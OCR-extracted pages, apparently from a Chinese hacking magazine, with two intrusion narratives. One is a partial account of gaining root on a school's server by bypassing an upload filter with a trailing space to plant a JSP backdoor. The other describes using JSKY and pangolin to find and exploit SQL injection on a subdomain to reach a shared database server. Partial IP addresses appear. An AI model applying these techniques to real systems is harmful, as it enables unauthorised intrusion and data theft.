


图13

不过，**http://219.x.x.173.150:9080/system/firm/firmreg.jsp**这个文件的发现却是致命的，如图14。我注册了一个账号，并且成功了，如图15。接下来很顺利，我登录进了后



图14




图15





图16

台，如图16。接下来就是怎么拿shell了！

由于我看了他们的教学视频，按步骤点击“创建网站”，然后点击左边的图片，接下来点右面出现的“上传文件”。当我直接上传jsp后门的时候，发现出现了提示：只允许上传“gif,doc..”等文件，怎么办呢？于是我上传的时候在后面加了一个空格，汗，



上传成功了！上传后的画面如图17所示。

图17




图18

那么木马地址在哪里呢？我们直接点开no.jsp，会发现有错误提示：“http错误代码：404”，如图18。不急，我们点开“弹出预览”，会出现后门啦，如图19。




图19

其实后门被传到了两个地方，也就是说，还有一个地方有我们的后门，那是哪里呢？我们把鼠标指针移动到左侧的“文件no”这个地方不要动，就会在浏览器状态栏出现木马的相对地址：**http://219.x.x.150/images/no.jsp**！接下来就可以直接访问我们的后门了！上去后执行命令，发现竟然是root权限……

五、后面的话

这个系统竟然会出现这样的低级漏洞，无语了！之后我联系了学校和该产品的相关负责人，这个漏洞竟然通杀他们的所有版本！为了各位鸟人不乱来，我把图中的关键信息做了修改！当大家看到这篇文章时，我想那个公司的补丁已经出来了吧！

呵呵，拿下了学校的服务器我还是挺高兴的，毕竟连续两天的时间没有白费！这个过程让我学到了不少知识，这里感谢各位的相助，也感谢我可爱的女友对我的支持啦！

编辑点评：

上天会照顾不肯放弃的人，坚持就是胜利！

跨服务器的旁注——检测某某网上书城

古典娃娃【幼儿园小组】

从本文你可以学到：

1、了解JSKY工具
2、跨服务器的旁注

一、前言

说到旁注，大家首先想到的都是通过同一台服务器上的其它站点来入侵目标站点吧？但是我今天遇到了一种很特别的情况，网站不是同一台服务器，而数据库却是在同一台服务器上，所以我就把它叫做跨服务器的旁注，没听过吧？哈哈。

今天检测一个大站（做实验而已，这是有N多台服务器的大站），如图1，当然我们的目标都在主站。主站貌似很大，偶懒得去一个页面一个页面的去找漏洞，又不知道他们使用的是什么网站程序，所以就使用JSKY来自动扫描了。

二、JSKY介绍

这里我简单介绍一下JSKY，它是ZwelL写的一个自动扫描WEB脚本漏洞的工具，各种常见的注入、跨站、IIS写权限等脚本漏洞都可以扫描出来。对于懒虫来说，这个工具是大大方便了我们入侵。




图1

先新建一个扫描任务，如图2，在URL里面输入你所要检测的网站地址，接着就一直Next（下一步）使用默认的设置就可以了。当然，你也可以按照实际需要来配置。




图 2

接着点击蓝色的小箭头，这样就开始扫描漏洞了。扫描过程中如果发现了漏洞，会在右上角的框里显示出来，如图3。是不是非常方便啊？不过有个缺点，一次只能扫描一个网站，不能多个网站同时扫描，呵呵。官方下载地址：http://down2.nosec.org/jsky.rar

三、检测思路

好了，简单介绍了JSKY，现在进入我们的正题。我们选择了一个大站来做实验，这是一个很大的网站，有很多台服务器，WEB服务器、数据库服务器、备份服务器都有。主站是使用ASPX编写的，主站服务器的ip地址为：222.73.XX.6，有一个论坛是Dvbbs Version 8.2.0的，不过好像他们把最近Dvbbs Version 8.2.0的补丁都打了，直接从Dvbbs是无法入手的，大站的管理员就是强一点，呵呵。




图 3




图 4

服务器上还有很多和其它网站合作的分站，不过都是使用相同的程序，没必要一个一个地检测了。我使用JSKY扫描过主站，没有发现任何的漏洞，但是在扫描的过程中发现了一个分站有一个注入点，如图4。

JSKY蜘蛛还是比较强大的，只要有链接它都会爬过去检查，当然要一级域名是相同的，不会爬到别的网站去的，呵呵。分站和主站不是同一台服务器，分站所在的服务器IP地址为：222.73.XX.8。

主站弄了很久都没有突破点，我就想，他们虽然网站分了不同的服务器，那数据库服务器会不会相同呢？结果证明了我的想法，通过使用pangolin（也是ZwelL写的一个功能比较多的注入工具）对分站的注入点进行注入，可以获取其它网站的数据库内容。

